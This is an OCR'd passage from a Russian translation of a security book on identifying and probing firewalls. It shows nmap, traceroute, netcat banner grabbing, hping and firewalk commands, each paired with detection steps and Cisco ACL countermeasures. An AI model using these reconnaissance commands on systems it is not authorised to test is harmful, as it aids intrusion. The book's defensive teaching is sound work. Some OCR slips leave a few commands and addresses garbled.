
Мы также обсудили угрозы, которые таит в себе неправильная настройка протокола SNMP и использование установленных по умолчанию строк доступа. Кроме того, мы рассмотрели различные потайные учетные записи, которые, к сожалению, имеются во многих современных сетевых устройствах. Затем мы остановились на нескольких способах получения конфигурационных файлов, таких как запись по сети базы данных MIB или через TFTP.

В этой главе были рассмотрены различия между коммутируемыми и традиционными сетями, а также продемонстрированы некоторые методы, с помощью которых злоумышленники могут прослушать сетевой поток данных telnet и SNMP с использованием анализаторов пакетов `dsniff` и `linsniff`, а затем получить доступ ко всей инфраструктуре сети. И наконец, был рассмотрен вопрос о том, как в коммутируемых сетях взломщики могут перехватывать пакеты ARP и использовать протоколы SNMP и RIP для обновления таблиц маршрутизации с целью последующего несанкционированного получения информации о пользователях.

Кроме того, были рассмотрены две наиболее часто используемых технологии, применяемые в беспроводных сетях, а также связанный с их использованием риск. Некоторые атаки настолько просты, что делают такую сеть доступной жертвой даже для неискушенных хакеров. Другие методы взлома требуют гораздо больше времени и знаний, но в то же время оказываются более действенными.

Правильная настройка беспроводной сети и развертывание механизмов обеспечения безопасности на других уровнях сетевой инфраструктуры позволят избежать или как минимум снизить риск использования изъянов протоколов беспроводных сетей. Между тем различные организации, в том числе IEEE, WECA и различные форумы WAP, занимаются пересмотром существующих протоколов и их обновлением с учетом современных требований к вопросам обеспечения безопасности. Существует также программное обеспечение от сторонних производителей, которое призвано облегчить разработку более защищенных приложений, предназначенных для использования в беспроводных сетях.

ГЛАВА 11



С тех пор как Чесвик (Cheswick) и Белоувин (Bellovin) написали свой фундаментальный труд о построении брандмауэров и борьбе с коварным хакером Берфердом (Berferd), подключить Web-сервер (или любой другой компьютер) к Internet без развертывания брандмауэра считается самоубийством. Примерно то же можно сказать в ситуации, когда функции брандмауэра возлагаются на переносной компьютер сетевого администратора. Хотя таким опытным специалистам должны быть хорошо известны технические нюансы реализации брандмауэра, как правило, они совершенно не заботятся об обеспечении безопасности и не учитывают цели и средства коварных хакеров. В результате брандмауэры могут оказаться неправильно сконфигурированными, что позволяет взломщикам проникнуть в вашу сеть со всеми вытекающими последствиями.

Основные сведения

На современном рынке преобладает два типа брандмауэров: *программные посредники* (application proxy) и *шлюзы фильтрации пакетов* (packet filtering gateways). Хотя программные посредники считаются более надежными, чем шлюзы фильтрации пакетов, их ограниченность и невысокая производительность обуславливают их применение в основном к исходящему трафику, а не к входящему потоку сообщений, поступающему на Web-серверы многих компаний. В то же время, шлюзы фильтрации пакетов или более сложные шлюзы *с сохранением состояния* (stateful) можно найти во многих крупных организациях, в которых высокие требования предъявляются к исходящему трафику.

После появления первого брандмауэра они стали защищать многочисленные сети от глаз и нападок злоумышленников. Однако брандмауэры все же нельзя рассматривать как панацею от всех бед. Ежегодно новые слабые места обнаруживаются в системе защиты практически каждого брандмауэра, присутствующего на рынке. Что еще хуже, большинство брандмауэров зачастую неправильно настраивается, обслуживается и проверяется. В результате они становятся очень похожи на электронные ограничители, которые лишь не дают двери широко распахнуться, но все же оставляют небольшую щель для проникновения.

Не вызывает никаких сомнений, что правильно разработанный, сконфигурированный и обслуживаемый брандмауэр является практически неуязвимым. Это известно многим опытным злоумышленникам, которые стремятся обойти такие брандмауэры и воспользоваться доверительными отношениями, уязвимыми линиями связи или вообще прибегнуть к нападению через учетную запись удаленного доступа. Из всего вышесказанного можно сделать лишь один вывод: большинство взломщиков предпочитают обойти надежный брандмауэр. Поэтому необходимо позаботиться о его надежности.

Что же касается самих администраторов, то они должны хорошо представлять своих противников и их возможности. Очень важно знать о том, какие первые шаги предпримет злоумышленник для обхода брандмауэра, чтобы вовремя выявить подобную деятельность и предотвратить нападение. В этой главе будут рассмотрены типичные приемы, используемые в настоящее время для исследования и инвентаризации брандмауэров, а также несколько методов, которыми могут воспользоваться взломщики для их обхода. Кроме того, вы узнаете о том, как выявить и предотвратить каждую из подобных атак.

Идентификация брандмауэров

Почти каждый брандмауэр имеет свои отличительные особенности. Поэтому с помощью сканирования портов, инвентаризации и сбора идентификационных маркеров взломщики могут правильно определить тип, версию и набор правил практически каждого брандмауэра в сети. Почему так важна подобная идентификация? Как только вся эта информация будет получена, взломщик может приступать к ее анализу, поиску уязвимых мест и дальнейшему их использованию.

Прямое сканирование

Популярность	*10*
Простота	*8*
Опасность	*2*
Степень риска	***7***

НА WEB-УЗЛЕ williamspublishing.com Самый простой способ поиска брандмауэров заключается в сканировании определенных портов, используемых ими по умолчанию. Некоторые современные брандмауэры можно уникально идентифицировать, выполнив простое сканирование портов. Для этого необходимо лишь знать, что именно вы хотите найти. Например, брандмауэры Firewall-1 компании Checkpoint ожидают поступления запросов с TCP-портов 256, 257 и 258, а Proxy Server компании Microsoft обычно прослушивает TCP-порты с номерами 1080 и 1745. Обладая такой информацией, поиск этих типов брандмауэров окажется тривиальным, если воспользоваться сканером портов, таким как утилита *nmap*.

```
nmap -n -vv -PO -p256,1080,1745 192.168.50.1-60.254
```

НА ЗАМЕТКУ Параметр -PO отключает передачу тестовых ICMP-пакетов перед сканированием. Это оказывается очень важным, поскольку многие брандмауэры не реагируют на поступающие эхо-запросы ICMP.

Чтобы найти все бреши в защите пограничных устройств вашей сети, как начинающий, так и опытный взломщик прибегнет к сканированию широкого диапазона портов. Однако наиболее опасные злоумышленники постараются выполнить сканирование как можно более незаметно. При этом, для того чтобы избежать разоблачения, они могут воспользоваться любым из многочисленных приемов, включая ping-прослушивание случайно выбранных адресов, произвольных портов, а также использование ложных узлов и выполнение распределенного сканирования.

Если вы надеетесь, что система выявления вторжений (IDS — Intrusion Detection System) сможет выявить подобные атаки, то оцените потенциальную опасность еще раз. Большинство систем IDS настроено таким образом, что они способны обнаружить лишь наиболее "шумное" или прямолинейное сканирование портов. Если систему IDS не настроить должным образом, большинство злоумышленников останутся абсолютно незамеченными. Сканирование произвольных портов можно реализовать с помощью сценария Perl, который можно найти на Web-узле авторов этой книги, `http://www.hackingexposed.com`.

О Контрмеры: защита от прямого сканирования

Способы предотвращения сканирования портов брандмауэра во многом совпадают с методами, рассмотренными в главе 2, "Сканирование". Необходимо заблокировать попытки такого сканирования на пограничном маршрутизаторе или воспользоваться одним из средств выявления вторжений (свободно распространяемым или коммерческим). Однако и в этом случае нельзя предотвратить простое сканирование портов, поскольку по умолчанию большинство систем IDS не позволяет обнаружить подобную деятельность. Так что перед их использованием необходимо выполнить соответствующую настройку.

Обнаружение

Для того чтобы безошибочно обнаружить факт сканирования портов по случайному закону или с применением ложных узлов, нужно тонко настроить соответствующую сигнатуру. Для получения дополнительной информации по этому вопросу внимательно изучите документацию, входящую в комплект поставки используемой системы IDS.

Для того чтобы обнаружить сканирование портов из предыдущего примера с использованием системы RealSecure 3.0, нужно дополнительно повысить ее чувствительность, модифицировав специальные параметры. Мы рекомендуем внести следующие изменения.

1. Выберите и настройте политику Network Engine Policy.
2. Выберите команду Port Scan и щелкните на кнопке Options.
3. В поле Ports внесите значение 5.
4. В поле Delta задайте интервал **60** секунд.

При использовании брандмауэра Firewall-1 системы UNIX для выявления попыток сканирования можно воспользоваться утилитой Ланца Спицнера (Lance Spitzner, `http://www.enteract.com/~lspitz/intrusion.html`). Как упоминалось в главе 2, его сценарий `alert.sh` поможет настроить брандмауэр компании Checkpoint и осуществить мониторинг сканирования портов, а при обнаружении такой деятельности будет сгенерировано уведомление, установленное пользователем.

Предотвращение

Для того чтобы предотвратить сканирование портов брандмауэра из Internet, нужно заблокировать эти порты на маршрутизаторе, расположенном перед брандмауэром. Если эти устройства управляются вашим провайдером услуг Internet, то этот вопрос придется согласовать с ним. Если же вы самостоятельно управляете маршрутизатором, то для явного блокирования попыток сканирования воспользуйтесь следующим списком ACL компании Cisco.

```
access-list 101 deny tcp any any eq 256 log  ! Блокирование сканирования Firewall-1
access-list 101 deny tcp any any eq 257 log  ! Блокирование сканирования Firewall-1
access-list 101 deny tcp any any eq 258 log  ! Блокирование сканирования Firewall-1
access-list 101 deny tcp any any eq 1080 log  ! Блокирование сканирования Socks
access-list 101 deny tcp any any eq 1745 log  ! Блокирование сканирования Winsock
```

НА ЗАМЕТКУ Если вы заблокируете порты Checkpoint (256-258) на пограничных маршрутизаторах, то не сможете управлять брандмауэром по Internet.

СОВЕТ Администратор Cisco может без особых проблем применить вышеперечисленные правила. Нужно просто перейти в режим редактирования параметров и ввести по очереди предыдущие строки. После этого необходимо выйти из режима редактирования и ввести команду **write**, чтобы изменения были внесены в конфигурационный файл.

Кроме того, на всех маршрутизаторах в любом случае должно быть задано правило очистки (если они не препятствуют поступлению пакетов по умолчанию), которое имеет тот же смысл, что и приведенная ниже операция.

```
access-list 101 deny ip any any log ! Запрещение и регистрация любого пакета, удовлетворяющего приведенному списку ACL
```

СОВЕТ Как и при реализации любых других контрмер, перед тем, как воспользоваться какими-либо рекомендациями, тщательно изучите документацию и требования к установке.

Отслеживание маршрута

Популярность	*10*
Простота	*8*
Опасность	*2*
Степень риска	*7*

Более скрытый и изощренный метод поиска брандмауэров в сети заключается в использовании утилиты traceroute. Для поиска каждого сегмента пути к целевому узлу можно воспользоваться утилитой `traceroute` системы UNIX или аналогичной утилитой `tracert.exe` системы NT. Затем на основании полученной информации можно сделать некоторые логические предположения. В версии утилиты traceroute из системы Linux имеется параметр -I, при указании которого для поиска сегментов будут посылаться пакеты ICMP, а не UDP-пакеты, используемые по умолчанию.

```
[sm]$ traceroute -I 192.168.51.100
traceroute to 192.168.51.101 (192.168.51.100), 30 hops max, 40 byte packets
 1  attack-gw (192.168.50.21)  5.801 ms  5.105 ms  5.445 ms
 2  gw1.smallisp.net (192.168.51.1)
 3  gw2.smallisp.net (192.168.52.2)
....

13  hssi.bigisp.net (10.55.201.2)
14  seriall.bigisp.net (10.55.202.1)
15  192.168.51.101 (192.168.51.100)
```

Особого внимания заслуживает сегмент, предшествующий целевому узлу (`10.55.202.1`). Почти наверняка по этому адресу находится брандмауэр, однако для полной уверенности в этом необходимо выполнить некоторые дополнительные исследования.

Предыдущая команда предоставит большое количество информации, если маршрутизатор, расположенный между целевым сервером и компьютером взломщика, отвечает на пакеты, время жизни которых, определяемое значением TTL (Time-To-Live), истекло. Однако некоторые маршрутизаторы и брандмауэры настроены таким образом, что они не возвращают ICMP-пакеты в ответ на поступившие ICMP- и UDP-пакеты с истекшим временем TTL. Все, что в данном случае можно сделать, — это воспользоваться утилитой traceroute и посмотреть на последний сегмент полученного маршрута. Этот узел может оказаться полнофункциональным брандмауэром или, как минимум, первым маршутизатором пути, с которого началось блокирование пакетов с истекшим временем TTL. В приведенном ниже примере произошло блокирование передачи ICMP-пакетов источнику назначения. Как следствие, данные о маршрутизаторах, расположенных на пути к целевому узлу дальше маршрутизатора `client-gw.smallisp.net`, в полученной информации отсутствуют.

```
1 stoneface (192.168.10.33) 12.640 ms 8.367 ms
2 gw1.localisp.net (172.31.10.1) 214.582 ms 197.992 ms
3 gw2.localisp.net (172.31.10.2) 206.627 ms 38.931 ms
4 ds1.localisp.net (172.31.12.254) 47.167 ms 52.640 ms
...
14 ATM6.LAX2.BIGISP.NET (10.50.2.1) 250.030 ms 391.716 ms
15 ATM7.SDG.BIGISP.NET (10.50.2.5) 234.668 ms 384.525 ms
16 client-gw.smallisp.net (10.50.3.250) 244.065 ms !X * *
17 * * *
18 * * *
```

О Контрмеры: защита от отслеживания маршрута

Для того чтобы предотвратить получение информации с помощью утилиты traceroute, запретите передачу ответных пакетов на пакеты с истекшим временем TTL на всех брандмауэрах и маршрутизаторах, на которых это возможно. Однако помните о том, что полностью решить этот вопрос можно далеко не всегда, поскольку многие маршрутизаторы могут оказаться под управлением вашего провайдера услуг Internet.

Обнаружение

Попытки получения маршрутов с использованием стандартных средств можно выявить на границах сети в процессе мониторинга ICMP- и UDP-пакетов со значением TTL, равным 1.

Предотвращение

Для того чтобы предотвратить возможность отслеживания маршрутов на границе сети, маршрутизаторы необходимо настроить таким образом, чтобы они не отправляли пакеты в ответ на сообщения с временем TTL, равным 0 или 1. На маршрутизаторах Cisco для этого можно воспользоваться следующим списком ACL.

```
access-list 101 deny ip any any 11 0 ! Время ttl истекло
```

Однако лучше всего полностью заблокировать передачу пакетов UDP на пограничных маршрутизаторах.

Сбор маркеров

Популярность	*10*
Простота	*9*
Опасность	*3*
Степень риска	*7*

Сканирование портов позволяет определить местоположение брандмауэров, однако многие из них, подобно продуктам компаний Checkpoint и Microsoft, не прослушивают порты, установленные по умолчанию. Так что для подтверждения имеющихся сведений требуется получить дополнительные данные. В главе 3, "Инвентаризация", подробно рассматривались методы получения имен запущенных приложений и их версий. Для этого необходимо подключиться к активным службам и извлечь связанные с ними идентификационные маркеры. Многие популярные брандмауэры предоставляют всю необходимую информацию сразу же после установки с ними соединения. Многие промежуточные узлы информируют злоумышленника о том, что они являются брандмауэрами, а некоторые из них дополнительно сообщают свой тип, а также версию. Например, при подключении с помощью утилиты netcat к порту 21

(FTP) узла, который, очевидно, является брандмауэром, можно получить некоторую важную информацию.

```
C:\>nc -v -n 192.168.51.129 21
(UNKNOWN) [192.168.51.129] 21 (?) open
220 Secure Gateway FTP server ready.
```

Сообщение Secure Gateway FTP server ready позволяет сделать вывод о том, что мы имеем дело со старым устройством Eagle Raptor. Последующее подключение к порту 23 (telnet) предоставляет еще одно доказательство этого предположения.

```
C:\>nc -v -n 192.168.51.129 23
(UNKNOWN) [192.168.51.129] 23 (?) open
Eagle Secure Gateway.
Hostname:
```

И наконец, если вы все еще не совсем уверены в том, что исследуемый узел является брандмауэром, можно подключиться с помощью утилиты netcat к порту 25 (SMTP). После этого все сомнения рассеются окончательно.

```
C:\>nc -v -n 192.168.51.129 25
(UNKNOWN) [192.168.51.129] 25 (?) open
421 fw3.acme.com Sorry, the firewall does not provide mail service to you.
```

Как видно из приведенных примеров, в процессе идентификации брандмауэров чрезвычайно важной может оказаться информация о маркерах. После ее анализа можно воспользоваться хорошо известными изъянами или широко распространенными ошибками настройки.

О Контрмеры: защита от сбора маркеров

Для того чтобы избежать утечки информации, необходимо ограничить количество данных, предоставляемых по внешним запросам. К каждому маркеру можно добавить также сообщение о юридической ответственности, а, кроме того, все попытки получения этой информации должны регистрироваться в системных журналах. Специфика изменения маркеров, используемых по умолчанию, сильно зависит от типа используемого брандмауэра, так что перед выполнением подобных действий внимательно прочтите документацию или проконсультируйтесь с производителем.

Предотвращение

Для того чтобы предотвратить возможность сбора маркеров злоумышленником и, как следствие, получение им подробной информации о брандмауэре, можно изменить соответствующие конфигурационные файлы. Конкретные рекомендации зависят от типа брандмауэра. Например, для брандмауэров Eagle Raptor можно модифицировать маркеры FTP и telnet, изменив файлы сообщений с событиями дня (message-of-the-day) `ftp.motd` и `telnet.motd`.

Дополнительное исследование брандмауэров

Если прямое сканирование портов, отслеживание маршрутов и сбор маркеров не принесли успеха, взломщики могут прибегнуть к дополнительной инвентаризации брандмауэра на более высоком уровне. При этом идентифицировать брандмауэры и получить их правила ACL можно в процессе исследования цели и анализа полученной информации (или не полученной).

Простой способ получения данных с помощью утилиты nmap

Популярность	*4*
Простота	*6*
Опасность	*7*
Степень риска	*6*

Утилита nmap является прекрасным средством исследования брандмауэров, и мы постоянно ею пользуемся. В процессе сканирования узла эта утилита сообщает не только об открытых или закрытых портах, но и о тех из них, которые оказались заблокированными. При этом полученные (или отсутствующие) данные позволяют узнать о конфигурации брандмауэра много важной информации.

Если в результате сканирования утилита nmap "пометила" порт как фильтруемый, то это означает возникновение одного из следующих условий.

- **Не получен пакет SYN/ACK.**
- **Не получен пакет RST/ACK.**
- **Получено ICMP-сообщение типа 3 (Destination Unreachable) с кодом 13 (Communication Administratively Prohibited — RFC 1812).**

При выполнении любого из этих трех условий утилита nmap сообщит о порте как о фильтруемом **(filtered). Например, при сканировании узла** www.mycompany.com **мы получили два ICMP-пакета, что говорит о блокировании брандмауэром портов 23 и 111.**

```
[root]# nmap -p20,21,23,53,80,111 -PO -vv 192.168.51.100
Starting nmap V. 2.08 by Fyodor (fyodor@dhp.com,
www.insecure.org/nmap/)
Initiating TCP connect() scan against  (192.168.51.100)
Adding TCP port 53 (state Open).
Adding TCP port 111 (state Firewalled).
Adding TCP port 80 (state Open).
Adding TCP port 23 (state Firewalled).
Interesting ports on  (192.168.51.100):
Port    State       Protocol  Service
23      filtered    tcp       telnet
53      open        tcp       domain
80      open        tcp       http
111     filtered    tcp       sunrpc
```

Состояние Firewalled **из предыдущего фрагмента свидетельствует о получении ICMP-пакета типа 3 с кодом 13** (admin prohibited filter), **как видно из следующего листинга утилиты** tcpdump.

```
23:14:01.229743 10.55.2.1 > 172.29.11.207: icmp: host 172.32.12.4
Unreachable - admin prohibited filter
23:14:01.979743 10.55.2.1 > 172.29.11.207: icmp: host 172.32.12.4
Unreachable - admin prohibited filter
```

Каким же образом утилите nmap удается связать получаемые пакеты с исходными сообщениями, особенно, когда они являются лишь малой частью данных, передаваемых по сети? Дело в том, что в ответном ICMP-пакете, передаваемом на сканирующий узел, содержится вся информация, необходимая для понимания того, что же произошло. О блокировании порта сообщается в однобайтовом блоке заголовка ICMP

по адресу 0x41, а в случае обращения к фильтруемому порту брандмауэр отправит сообщение в IP-блоке пакета по адресу 0x1b (4 байта).

И наконец, о нефильтруемых (unfiltered) портах утилита nmap сообщает лишь в том случае, когда при их сканировании обратно возвращается пакет RST/ACK. В этом случае тестовый пакет либо достигает целевого узла, который сообщает о том, что порт не находится в состоянии ожидания запросов, либо брандмауэр имитирует IP-адрес этого узла, устанавливая флаг RST/ACK. Например, при сканировании локальной системы было выявлено два нефильтруемых порта, поскольку пришло два ответных пакета RST/ACK. Подобная ситуация может быть имитирована и некоторыми брандмауэрами, например Checkpoint, на которых действует правило REJECT.

```
[root]# nmap -sS -p1-300 172.18.20.55

Starting nmap V. 2.08 by Fyodor (fyodor@dhp.com,
www.insecure.org/nmap/)
Interesting ports on (172.18.20.55):
(Not showing ports in state: filtered)

Port    State       Protocol  Service
7       unfiltered  tcp         echo
53      unfiltered  tcp        domain
256     open        tcp         rap
257     open        tcp         set
258     open        tcp         yak-chat

Nmap run completed -- 1 IP address (1 host up) scanned in 15 seconds
```

При отслеживании пакетов с помощью утилиты tcpdump можно увидеть, что обратно возвращаются пакеты RST/ACK.

```
21:26:22.742482 172.18.20.55.258 > 172.29.11.207.39667: S
415920470:1415920470(0) ack 3963453111 win 9112 <mss 536> (DF)
(ttl 254, id 50438)
21:26:23.282482 172.18.20.55.53 > 172.29.11.207.39667:
R 0:0(0) ack 3963453111 win 0 (DF) (ttl 44, id 50439)
21:26:24.362482 172.18.20.55.257 > 172.29.11.207.39667: S
1416174328:1416174328(0) ack 3963453111 win 9112 <mss 536>
(DF) (ttl 254, id 50440)
21:26:26.282482 172.18.20.55.7 > 172.29.11.207.39667:
R 0:0(0) ack 3963453111 win 0 (DF) (ttl 44, id 50441)
```

О Контрмеры: применение утилиты nmap

Обнаружение

Для выявления попыток сканирования с использованием утилиты nmap можно применять подходы, описанные в главе 2, "Сканирование". Кроме того, можно также дать следующий совет. Настройте процедуру обнаружения сканирования таким образом, чтобы отдельно получать информацию о попытках сканирования брандмауэров.

Предотвращение

Для того чтобы предотвратить возможность инвентаризации списков ACL маршрутизаторов и брандмауэров, нужно переключить на них режим передачи ответных сообщений ICMP *с* типом 13. На маршрутизаторах Cisco это можно осуществить, запретив передачу ответных IP-сообщений о недостижимости цели.

```
no ip unreachables
```

Идентификация портов

Популярность	*5*
Простота	*6*
Опасность	*7*
Степень риска	*6*

Некоторые брандмауэры имеют уникальные характеристики, отличающие их от других брандмауэров и представленные в виде последовательности цифр. Например, такую последовательность можно получить при подключении к TCP-порту 257 (SNMP) брандмауэров Checkpoint. Наличие портов 256-259 является хорошим признаком брандмауэра Firewall-1 компании Checkpoint. А следующий тест поможет в этом удостовериться.

```
[root]# no -v -n 192.168.51.1 257 (UNKNOWN) [192.168.51.1] 257 (?) open
        30000003

[root]# nc -v -n 172.29.11.191 257
(UNKNOWN) [172.29.11.191] 257 (?) open
        31000000
```

О Контрмеры: защита от идентификации портов

Обнаружение

Факт подключения злоумышленника к портам можно выявить, добавив аудит соответствующего события в программе RealSecure. Вот что для этого нужно сделать.

1. Активизируйте режим редактирования политики.
2. Перейдите во вкладку Connection Events.
3. Щелкните на кнопке Add Connection и введите параметры записи для брандмауэра Checkpoint.
4. Выберите диапазон портов и щелкните на кнопке Add.
5. Введите значения в поля службы и порта, а затем щелкните на кнопке OK.
6. Выберите новый порт и снова щелкните на кнопке OK.
7. Щелкните на кнопке OK, чтобы применить политику с измененными параметрами.

Предотвращение

Возможность подключения к TCP-порту с номером 257 можно предотвратить, заблокировав его на маршрутизаторе исходящих сообщений. Следующий простой список ACL брандмауэров Cisco поможет явно запретить все попытки подключения.

```
access-list 101 deny tcp any any eq 257 log  ! Блокирование сканирования Firewall-1
```

Война с брандмауэрами

Не волнуйтесь, в данном разделе мы не будем рассматривать чудодейственные способы вывода из строя действующих брандмауэров. Мы лишь познакомимся с несколькими приемами, которые позволяют собрать некоторую важную информацию о различных путях проникновения через брандмауэры и их обхода.

Передача тестовых пакетов

Популярность	*3*
Простота	*4*
Опасность	*8*
Степень риска	*5*

Утилита hping, написанная Сальватором Санфилиппо (Salvatore Sanfilippo, http://www.kyuzz.org/antirez/hpimg.html), передает TCP-пакеты на порт назначения и сообщает о том, какие ответные пакеты были получены. В зависимости от многочисленных условий эта утилита предоставляет самые разнообразные сведения. Каждый отдельный пакет и все пакеты в целом способны предоставить довольно ясное представление об используемых на брандмауэрах списках управления доступом. Например, с помощью утилиты hping можно выявить открытые и заблокированные порты, а также потерянные и отброшенные пакеты.

В следующем примере утилита hping сообщила о том, что открыт порт 80, который готов установить соединение. Такое заключение можно сделать на основании того, что мы получили пакет с установленным флагом SA (пакет SYN/ACK).

```
[root]# hping 192.168.51.101 -c2 -S -p80 -n
HPING www.example.com (ethO 172.30.1.20): S set, 40 data bytes
60 bytes from 172.30.1.20: flags=SA seq=0 ttl=242 id=65121 win=64240
time=144.4 ms
```

Теперь нам известен открытый порт на пути к желанной цели, однако мы еще ничего не знаем о брандмауэре. В следующем примере утилита hping сообщает о том, что с узла 192.168.70.2 ею получен ICMP-пакет типа 13 (Destination Unreachable — получатель недостижим). В главе 2 упоминалось, что такой пакет обычно передается маршрутизатором с фильтрацией пакетов типа Cisco IOS, на котором взаимодействие с определенными портами административно запрещено.

```
[root]# hping 192.168.51.101 -c2 -S -p23 -n
HPING 192.168.51.101 (ethO 172.30.1.20): S set, 40 data bytes
ICMP Unreachable type 13 from 192.168.70.2
```

С этого момента наше предположение подтвердилось: узел 172.168.70.2, скорее всего, является брандмауэром. Кроме того, нам известно, что на нем явно блокируется порт 23. Другими словами, если узел представляет собой маршрутизатор Cisco, то в его конфигурационном файле наверняка имеется следующая строка.

```
access-list 101 deny tcp any any 23 ! telnet
```

В приведенном ниже примере мы получили ответный пакет RST/ACK, что свидетельствует о выполнении одного из двух возможных условий: (1) пакет прошел через брандмауэр и на целевом узле заданный порт не находится в состоянии ожидания запросов или (2) брандмауэр отверг пакет (что вполне возможно, если на брандмауэре Checkpoint активизировано соответствующее правило).

```
[root]# hping 192.168.50.3 -c2 -S -p22 -n
HPING 192.168.50.3 (ethO 192.168.50.3): S set, 40 data bytes
60 bytes from 192.168.50.3: flags=RA seq=0 ttl=59 id=0 win=0 time=0.3 ms
```

Поскольку ранее был получен ICMP-пакет типа 13, можно сделать вывод о том, что брандмауэр (192.168.70.2) позволяет пакетам проходить дальше по маршруту, однако на целевом узле опрашиваемый порт не находится в состоянии ожидания запросов.

Если при сканировании портов на пути к цели оказался брандмауэр Checkpoint, то утилита hping сообщит IP-адрес целевого узла, однако на самом деле пакет будет отправлен с внешнего сетевого адаптера брандмауэра CheckPoint. В данном случае хитрость заключается в том, что брандмауэр CheckPoint генерирует ответный пакет вместо внутреннего узла, помещая в этот пакет его ложный адрес. Однако если взломщик столкнется с подобной ситуацией в Internet, то ему никогда не удастся узнать об этом, поскольку на его компьютер MAC-адрес никогда не попадет.

И наконец, если брандмауэр вообще блокирует пакеты, передаваемые на заданный порт, как правило, в ответ не будет получено никакой информации.

```
[root]# hping 192.168.50.3 -c2 -S -p22 -n
HPING 192.168.50.3 (ethO 192.168.50.3): S set, 40 data bytes
```

Такой результат утилита hping может предоставить по двум причинам: (1) пакет не смог достичь источника назначения и был утерян в процессе передачи или (2) наиболее вероятно, пакет был отброшен устройством (возможно, брандмауэром — 192.168.70.2) в соответствии с установленными правилами ACL.

О Контрмеры: защита от тестовых пакетов

Предотвращение

Предотвратить атаки с использованием утилиты hping очень трудно. Лучше всего просто заблокировать передачу сообщений ICMP с типом 13 (как описано в разделе, посвященному утилите nmap).

Утилита firewalk

Популярность	*3*
Простота	*3*
Опасность	*8*
Степень риска	*4*

Утилита firewalk (http://www.packetfactory.net/projects/firewalk/)является небольшим прекрасным средством, которое, подобно программам-сканнерам, позволяет исследовать порты узлов, расположенных позади брандмауэра. Она написана Майком Шифманом (Mike Schiffman) и Дэйвом Гольдсмитом (Dave Goldsmith). С помощью этой утилиты можно просканировать такие узлы и узнать установленные на них правила. Причем вся процедура выполняется без реального "прикосновения" к целевой системе.

Утилита firewalk генерирует IP-пакеты с параметром TTL, который вычисляется так, чтобы время жизни пакета истекло в следующем за брандмауэром сегменте маршрута. Теоретические предпосылки такого подхода заключаются в том, что если пакет пропускается брандмауэром, то по истечении времени его жизни будет получено сообщение ICMP TTL expired in transit (время жизни истекло в процессе передачи). В то же время, если пакет блокируется на основании заданного списка ACL брандмауэра, то этот пакет будет отброшен. В результате либо вообще не будет получено никакого ответного сообщения, либо будет получен ICMP-пакет с типом 13.

```
[root]# firewalk -pTCP -S135-140 10.22.3.1
192.168.1.1
Ramping up hopcounts to binding host...
probe:  1 TTL:  1 port 33434:  expired from [exposed.acme.com]
probe:  2 TTL:  2 port 33434:  expired from [rtr.isp.net]
```

```
